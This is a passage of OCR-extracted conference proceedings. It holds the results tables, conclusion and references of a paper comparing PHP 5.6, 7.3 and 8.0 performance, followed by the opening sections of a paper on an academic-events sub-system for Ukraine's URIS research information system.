PHP version: 5.6.40-54+ubuntu20.04.1+deb.sury.org+1
Server: PHP 5.6.40-54+ubuntu20.04.1+deb.sury.org+1 Development Server
Maximum execution time: 30 seconds

Maximum memory size: 1.00 B (1 bytes)
Maximum upload size: 2.00 MB (2097152 bytes)

Modules loaded:

== Disk performance information
Results sorted by file size (in bytes) in milliseconds (less is better), for a total of 100 cycles:
+--------------------+--------------------+--------------------+--------------------+--------------------+-------------------+-------------------+-------------------+
|        512         |        1024        |        2048        |        4096        |        8192        |       16384       |       32678       |       65536       |
+--------------------+--------------------+--------------------+--------------------+--------------------+-------------------+-------------------+-------------------+
| 0.0077745914459229 | 0.0070915222167969 | 0.0076439380645752 | 0.0086843967437744 | 0.0097451210021973 | 0.011658906936646 | 0.013409852981567 | 0.017565727233887 |
+--------------------+--------------------+--------------------+--------------------+--------------------+-------------------+-------------------+-------------------+

== CPU performance information
Math operation results by function in milliseconds (less is better), for a total of 99999 cycles:
+-------------------+-------------------+-------------------+-------------------+-------------------+-------------------+-------------------+-------------------+-------------------
|        abs        |       acos        |       asin        |       atan        |      bindec       |       floor       |        exp        |        sin        |        tan
+-------------------+-------------------+-------------------+-------------------+-------------------+-------------------+-------------------+-------------------+-------------------
| 0.028146982192993 | 0.027643918991089 | 0.028227090835571 | 0.027456998825073 | 0.033526182174683 | 0.026874780654907 | 0.029170989990234 | 0.030976057052612 | 0.032726049423218
+-------------------+-------------------+-------------------+-------------------+-------------------+-------------------+-------------------+-------------------+-------------------

String operation results by function in milliseconds (less is better), for a total of 99999 cycles:
+-------------------+-------------------+-------------------+------------------+-------------------+-------------------+------------------+-------------------+-------------------+-
|    addslashes     |    chunk_split    |     metaphone     |    strip_tags    |        md5        |       sha1        |    strtoupper    |    strtolower     |      strrev       |
+-------------------+-------------------+-------------------+------------------+-------------------+-------------------+------------------+-------------------+-------------------+-
| 0.041321039199829 | 0.036525964736938 | 0.044986009597778 | 0.04217791557312 | 0.046206951141357 | 0.049161911010742 | 0.03412389755249 | 0.034275054931641 | 0.032958030700684 |
+-------------------+-------------------+-------------------+------------------+-------------------+-------------------+------------------+-------------------+-------------------+-

Loop operation results in milliseconds (less is better), for a total of 99999 cycles: 0.0030131340026855

If/Else operation results in milliseconds (less is better), for a total of 99999 cycles: 0.0036921501159668


== MySQL performance information
MySQL version:
Query (Encode + random) operation results in milliseconds (less is better), for a total of 1000000 cycles: 4.5061111450195E-5
```

Figure 5: Representative table of the results of operations.


```
public static function print(string $input, string $delimiter = "\n\n"):
void {
  \print_r($input . $delimiter);
}
```

5. Analysis of the obtained results

Benchmarks are used to achieve a competitive result with any other similar item. In our case, the difference is the version of PHP for the fastest execution. All results were entered into an Excel table, where comparative graphs were constructed.


Tests were conducted on the performance of disk (figure 6) and processor operations (figure 7) and string conversion depending on the language version (figure 8). The results of the analysis are shown below and represent the operations for each version of PHP, to identify the fastest. For all tests, a lower value is better. Tests were performed on a local machine with: Ryzen 5600H, 2x8 GB 3200 MHz CL22 PC4-25600 RAM, Samsung M.2 512 GB SSD, Ubuntu 21.04 [16]. PHP versions used: 5.6.40, 7.3.31, 8.0.1

Checking the speed of cycle operations (figure 9) and speed test of If/Else statements (figure 10).



	512	1024	2048	4096	8192	16384	32678	65536
🟦 5,6	0,00777459	0,00709152	0,00764394	0,0086844	0,00974512	0,01165891	0,01340985	0,01756573
🟧 7,3	0,00401926	0,00416183	0,00388026	0,00385833	0,00386572	0,00476241	0,00693107	0,00887847
⬜ 8,0	0,00397699	0,00398394	0,00376153	0,00375981	0,00356384	0,0045826	0,00633955	0,00860078

Figure 6: Disk write tests (seconds, lower is better).




	abs	acos	asin	atan	bindec	floor	exp	sin	tan	is_finite	is_nan	sqrt
🟦 5,6	0,02815	0,02764	0,02823	0,02746	0,03353	0,02687	0,02917	0,03098	0,03273	0,02773	0,02735	0,02679
🟧 7,3	0,00485	0,00594	0,00636	0,00544	0,00661	0,00457	0,00505	0,00542	0,00768	0,00473	0,00471	0,00452
⬜ 8,0	0,00477	0,0057	0,00469	0,00439	0,00569	0,00442	0,00465	0,00509	0,00661	0,0046	0,00375	0,00421

Figure 7: CPU math operations tests (seconds, lower is better).


6. Conclusion

PHP will continue to be a popular language for the foreseeable future. It is used in web development, and there are many popular website engines and frameworks written in PHP. PHP 8 has become faster and more reliable. Compared to previous versions, PHP 8 has many new and useful features, such as JIT compiler, bug fixes, etc., which will definitely benefit both users and developers. A benchmark system has been developed for different versions of PHP, which can be extended by other modules if necessary. The result of the system's operation is time data reflecting the speed of the selected PHP version. These results might not convince developers to keep PHP version up-to-date, but may give a focus on improvements they might seek to achieve using older versions.




	addslashes	chunk_split	metaphone	strip_tags	md5	sha1	strtoupper	strtolower	strrev	strlen	soundex	ord
■ 5,6	0,0413	0,0365	0,045	0,0422	0,0462	0,0492	0,0341	0,0343	0,033	0,0301	0,0338	0,0314
■ 7,3	0,0074	0,0074	0,0167	0,0097	0,016	0,0186	0,0075	0,0064	0,0067	0,0053	0,0099	0,0052
■ 8,0	0,0068	0,0065	0,0167	0,0078	0,0152	0,0162	0,0068	0,0058	0,0063	0,0046	0,01	0,0047

Figure 8: CPU string conversion tests (seconds, lower is better).



Loop operation results in milliseconds (less is better), for a total of 99999 cycles:	
5,6	0.0030131340026855
7,3	0.0012149810791016
8,0	0.00072503089904785

Figure 9: Checking the speed of cycle operations.



If/Else operation results in milliseconds (less is better), for a total of 99999 cycles:	
5,6	0.0036921501159668
7,3	0.0016400814056396
8,0	0.0012068748474121

Figure 10: Speed test of If/Else statements.

References

[1] M. Laaziri, K. Benmoussa, S. Khoulji, M. L. Kerkeb, A Comparative study of PHP frameworks performance, Procedia Manufacturing 32 (2019) 864–871. doi:10.1016/j.promfg.2019.02.295, 12th International Conference Interdisciplinarity in Engineering, INTER-ENG 2018, 4–5 October 2018, Tirgu Mures, Romania.

[2] S. I. Adam, S. Andolo, A New PHP Web Application Development Framework Based on MVC Architectural Pattern and Ajax Technology, in: 2019 1st International Conference on Cybernetics and Intelligent System (ICORIS), volume 1, 2019, pp. 45–50. doi:10.1109/ICORIS.2019.8874912.

[3] I. Fedorchenko, A. Oliinyk, A. Stepanenko, T. Zaiko, S. Shylo, A. Svyrydenko, Development of the modified methods to train a neural network to solve the task on recognition of road users, Eastern-European Journal of Enterprise Technologies 2 (2019) 46–55. doi:10.15587/1729-4061.2019.164789.

[4] K. I. Bagwan, S. Ghule, A Modern Review On Laravel - PHP Framework, Iconic Research And Engineering Journals 2 (2019) 1–3. URL: https://www.irejournals.com/paper-details/1701266.

[5] M. O'Leary, PHP, in: Cyber Operations: Building, Defending, and Attacking Modern Computer Networks, Apress, Berkeley, CA, 2019, pp. 983–1037. doi:10.1007/

978-1-4842-4294-0_20.

[6] A. P. Adi, Panduan Cepat Belajar HTML, PHP, dan MySQL, Elex Media Komputindo, 2020. URL: https://openlibrary.telkomuniversity.ac.id/home/catalog/id/161999/slug/panduan-cepat-belajar-html-php-dan-mysql.html.

[7] C. Daniele, What's New in PHP 8 (Features, Improvements, and the JIT Compiler), 2022. URL: https://kinsta.com/blog/php-8/.

[8] M. Zandstra, PHP 8 Objects, Patterns, and Practice: Mastering OO Enhancements, Design Patterns, and Essential Development Tools, Springer, 2021.

[9] S. Prettyman, Learn PHP 8: Using MySQL, JavaScript, CSS3, and HTML5, Apress, Berkeley, CA, 2020.

[10] M. Y. Tiahunova, H. H. Kyrychek, T. O. Bohatyrova, D. D. Moshynets, System and method of automatic collection of objects in the room, CEUR Workshop Proceedings 3077 (2021) 174–186. URL: https://ceur-ws.org/Vol-3077/paper10.pdf.

[11] R. Yenduri, M. Al-khassaweneh, PHP: Vulnerabilities and Solutions, in: 2022 2nd International Mobile, Intelligent, and Ubiquitous Computing Conference (MIUCC), 2022, pp. 391–396. doi:10.1109/MIUCC55081.2022.9781790.

[12] M. Tiahunova, O. Tronkina, G. Kirichek, S. Skrupsky, The Neural Network for Emotions Recognition under Special Conditions, in: S. Subbotin (Ed.), Proceedings of The Fourth International Workshop on Computer Modeling and Intelligent Systems (CMIS-2021), Zaporizhzhia, Ukraine, April 27, 2021, volume 2864 of *CEUR Workshop Proceedings*, CEUR-WS.org, 2021, pp. 121–134. URL: https://ceur-ws.org/Vol-2864/paper11.pdf.

[13] G. Engebreth, PHP 8 Revealed: Use Attributes, the JIT Compiler, Union Types, and More for Web Development, Apress, Berkeley, CA, 2021. doi:10.1007/978-1-4842-6818-6.

[14] H. Su, L. Xu, H. Chao, F. Li, Z. Yuan, J. Zhou, W. Huo, A Sanitizer-centric Analysis to Detect Cross-Site Scripting in PHP Programs, in: 2022 IEEE 33rd International Symposium on Software Reliability Engineering (ISSRE), 2022, pp. 355–365. doi:10.1109/ISSRE55969.2022.00042.

[15] S. Semerikov, A. Striuk, L. Striuk, M. Striuk, H. Shalatska, Sustainability in Software Engineering Education: a case of general professional competencies 166 (2020) 10036. doi:10.1051/e3sconf/202016610036.

[16] R. Dharsan, M. Krishanthini, C. Traveena, L. Anubama, D. I. D. Silva, D. Thisuru, Analyzing PHP Project - Medicare, International Journal of Engineering and Management Research 12 (2022) 432–440. doi:10.31033/ijemr.12.5.55.

An academic events sub-system of the URIS and its ontology representation to improve scientific usability and motivation of scientists in terms of European integration

Yevhenii B. Shapovalov[1,2], Viktor B. Shapovalov[1,2], Alla G. Zharinova[2], Sergiy S. Zharinov[3], Iryna O. Tsybenko[2] and Oleksiy S. Krasovskiy[3]

[1]*National Center "Junior Academy of Science of Ukraine", 38-44 Degtyarivska Str., Kyiv, 04119, Ukraine*

[2]*The State Scientific and Technical Library of Ukraine, 180 Antonovicha Str., Kyiv, 03150, Ukraine*

[3]*Ukrainian Scientific Center for the Development of Information Technologies, 180 Antonovicha Str., Kyiv, 03150, Ukraine*

Abstract

Edge computing is a modern approach that may be considered as collecting and processing data near the source of its generation with further cloud computing. Therefore, the data processing that collected distributed and further collected at the central level may be considered an edge-based approach. NARCIS, SICRIS, and Research.fi systems exist to store and process scientific data in different countries of Europe, but in Ukraine, such a system is absent. The study foresees using the data collected in different instructions with its processing and collecting in a central database related to academic events. The list of relevant data stored in the academic events system and case diagram of the proposed system is developed. The essential EU legislation documents that should be considered are named. The list of systems that are proposed to provide interoperability with is investigated and described. Models' of receiving data, URIS as the main component of the decentralized approach in science, data exchange and interaction of proposed data base were illustrated and described.

Keywords

distributed data aggregation, scientific data, academic events, aconferences, URIS, UML, data model, interoperability

1. Introduction

The problem of data processing and structurization is actual nowadays [1, 2]. Edge computing can be defined as the model that optimizes cloud computing systems by processing data close to its source at the edge of the network [3]. For sure, the primary definition of edge computing is an aggregation of the vast amount of the data received from IoT (devices/sensors) in edges and

doors-2023: 3rd Edge Computing Workshop, April 7, 2023, Zhytomyr, Ukraine

sjb@man.gov.ua (Y. B. Shapovalov); svb@man.gov.ua (V. B. Shapovalov); zh.alla0812@gmail.com (. A. G. Zharinova); serhii.zharinov@gmail.com (S. S. Zharinov); tsyb2012@ukr.net (I. O. Tsybenko); aleksey_ks@ukr.net (O. S. Krasovskiy)

0000-0003-3732-9486 (Y. B. Shapovalov); 0000-0001-6315-649X (V. B. Shapovalov); 0000-0003-3959-1074 (. A. G. Zharinova); 0000-0003-3568-8127 (S. S. Zharinov); 0000-0002-6408-9011 (I. O. Tsybenko); 0000-0003-1622-2655 (O. S. Krasovskiy)

then its additional processing on the cloud. Edge computing is to provide services and performs calculations at the edge of the network and data generation [4].

However, in some terms, edge computing may be considered as "Decentralized cloud and low-latency computing" as noted in [3]. The necessity of such decentralization is caused by requests to decrease data processing latency [3]. Therefore, one of the vital signs of edge computing is using geographically distributed applications [3, 5]. In [6] edge computing is defined similarly as "near the edge of the network or the source of the data, an open platform that integrates core capabilities such as networking, computing, storage, applications, and provides edge intelligent services nearby to meet the industry agility key requirements in connection, real-time business, data optimization, application intelligence, security, and privacy". Edge computing has decentralized cloud architecture [7]. It enables data processing closer to the network's edge where the data is generated. Therefore, in those terms, edge computing's essential idea may be not using IoT, but geographical distribution of the data, its aggregation and decreasing of latency.

Those features are essential to provide in fields where data is significantly distributed, such as city management [8, 9, 10] and healthcare [10]. However, we think that geographical distribution of the data, its aggregation, and decreasing of latency is pretty essential in the field of science where data generated by scientists and administrators and inputted in computers in edges that should be aggregated and further processed in a central cloud server.

Nowadays, some systems devoted to systemizing information in the sciences exist. In Dutch, NARCIS provides structured research information with information from OAI repositories (publication and other scientific results), websites, and news pages of research institutes [11]. Some more developed systems operate in Slovenia and Finland. In Slovenia, SICRIS stores data on researchers, research groups, projects, programmers, and organizations [12]. Research.fi included Finnish research publications, research data, research projects, open research calls, infrastructures, and organizations [13]. However, in Ukraine, a significant part of the science data is still shared in not machine-readable form, and it is hard to process.

In addition, the data generation is distributed throughout the whole territory of Ukraine. Obviously, to overcome this problem, there should be a single access point to information about research conducted in Ukraine. The information would be presented in a clear and understandable form and be available for re-use by both people and computer programs.

Therefore, currently, there is a problem related to data collection of the central database and its usage in local machines to solve some local issues. Therefore, it seems relevant to substantiate the functionality, and the main types of metadata should be stored in the academic events sub-system. Therefore, this research is aimed to substantiate the functionality and required data to develop the academic events sub-system.

2. Methods

The analysis of existing systems related to science was provided and considered. The National Ukrainian Research Information System as a concept was described and substantiated as distributed computing system to give a general understanding of the system being developed and the digitalization of science. The data that is relevant to store in the academic events sub-system is described. Use case diagram is developed using Draw.io tool to create UML diagrams and represented to provide an understanding of role model of academic events sub-system. Models of receiving data, URIS as the main component of the decentralized approach in science, data exchange and interaction of proposed data base were illustrated and described.

3. Results

3.1. URIS as the basis of scientific data

The National Ukrainian Research Information System ("URIS") is developing to consolidate service, store, structure, and disseminate up-to-date information on all, studies, scientists, instructions, projects, and other scientific data related to Ukraine [14]. URIS foresees using multiple times the data inputted by users once agreed with the law of Ukraine "On public registers". The system is developed to provide accessibility, interoperability, and allow re-use and facilitate information retrieval following the FAIR (Findability, Accessibility, Interoperability, Reusability) principles and EU Directive 2019/1024.

URIS is designed to deliver crucial scientific information to users. It provides searching, viewing, and exporting to users' data on national science and scientometric indicators of scientists and institutions. This is calculated using data that is updated from local servers of scientific institutions that are edges and sent to the central service. The data receiving model is shown in figure 1. Also, the system can aggregate data taken from commercial and open-data sources requiring decentralization (figure 2).

URIS uses national and international permanent identifiers to identify scientists, publications, and institutions and build accurate relationships between them, which allows to achieve the reliability of the data and ensures its re-use. International identifiers ORCID ID, DOI, ROR provide a connection between publication, affiliation, scientist, and organization. The use of national identifiers EDRPOU (National State Registry of Ukrainian Enterprises and Organizations), RNOKPP (Taxpayer registration card registration number) allows identifying persons and legal entities. URIS provides a link between the national and international identifiers related to scientists and institutions, which allows us to ensure a single model and the data's completeness.

Using an electronic digital signature to identify users will be used in URIS, reducing the likelihood of entering unreliable information. The issue of edge computing, in this case, is the decentralization of tasks and calculations that are performed by individual URIS sub-systems or external systems. Thus, URIS imports data from the national systems of the EDRPOU (Unified State Register of Enterprises and Organizations of Ukraine), EDEBO (State electronic database on education), NRAT (National repository of academic texts), international open databases Crossref, DataCite, ROR, international commercial databases Scops, WoS and others, ensuring the completeness of data of Ukrainian science.

Therefore, a model has been developed that collects data in URIS into a complex model containing information about scientists, institutions, publications, and projects and allows a separate sub-system to receive part of the data from the complex API. These sub-systems can be a part of URIS and work on one server or distributed among different servers, serviced by different technical and administrative teams. This way, a balance between decentralization and



Open-data
science databases
(ORCID, SCOPUS)
Data collection, structuring and aggregation
Scientific institutions administrators
Scientists
URIS

Figure 1: The model of receiving data.

the completeness of data on Ukrainian science is ensured. The model of data exchange of URIS is shown in figure 3.

The successful implementation of the URIS project will primarily help scientists themselves, as researchers will not have to enter the same information several times, which will reduce the burden of preparing applications and reports, and information about current research, potential research partners, and the necessary devices and equipment will be available to all stakeholders. The dashboard approach will be helpful in management at both national and institutional levels.

The main components of the URIS are sub-subsystems (registers) of scientists, institutions, projects, publications, infrastructure, academic events, and projects. The system foresees its own calculations, such as the Open Ukrainian Citation Index (OUCI).

Therefore, URIS can be considered as one of the elements of the edge-based system where users are local institutions and scientists that may interpret data in the way they are required. In the paper, we will substantiate the primary functional and relevant data to store in the sub-subsystem on academic events.



Institutional machines
Other clients that are using API
URIS
Scientists personal machines machines
Business
Governmental servers

Figure 2: URIS as the main component of the decentralized approach in science.



Scientists
Institutions
Officials
Functional module of URIS
State register data (USR, EDBO, NRAT…)
Open databases of scientific information (Crossref, DataCite, ORCID …)
Commercial databases of scientific information (Scopus, Wos …)
URIS
Complex data API
External system 1
External system 2
External system …
External system n

Figure 3: The model of data exchange of URIS.

3.2. Academic event platform as distributed system

The interaction of URIS and the sub-system is shown in the example of the sub-system of academic events. During the development of the submodule, one connector development to

URIS is enough, allowing data submitted by the conference participant to be checked. Using such a connector provide the fill of information about scientists, and affiliated institution, and check publications' citation and indexing. Therefore, spending time developing several connectors, solving organizational and legal problems to receive access to the information.

An ORCID ID is enough to receive the correct name and surname of the participant, his scientific degree, the place where he works, and the projects in which he participates. DOI allows checking whether such an article exists and getting information about the authors, title, abstract, publisher, and other metadata. ROR provides information about the institution to which it refers. The proposed data exchange model between URIS and the sub-module on academic events is shown in figure 4.




Figure 4: The proposed model of data exchange between URIS and the sub-module on academics events.

3.3. Main functions and data stored at academic events sub-system

The primary metadata on academic events should be followed "Direction", "Date of submission", "Dates of the event", "Submission method", "Fees, UAH", "Additional fees, UAH", "Details for payment,", "Contacts", "Event type", "Event description", "Probable indexing", "Publication format specification", "Publisher", "Publication type" "Related events/link", "Event program". In addition, some fields are used from URIS database, which are, organizers' personnel (by user's ID; ORCID ID), author of the publication (by user's ID; ORCID ID), and organizer (ID). Sure, not all of these data may be provided in the final version of the academic events sub-subsystem and may be optimized. However, these are the main types of academic events metadata.

The main functions of the platform are storing data on academic events, noticing users on the updates on the events, automatically sharing the data on the academic events, generation

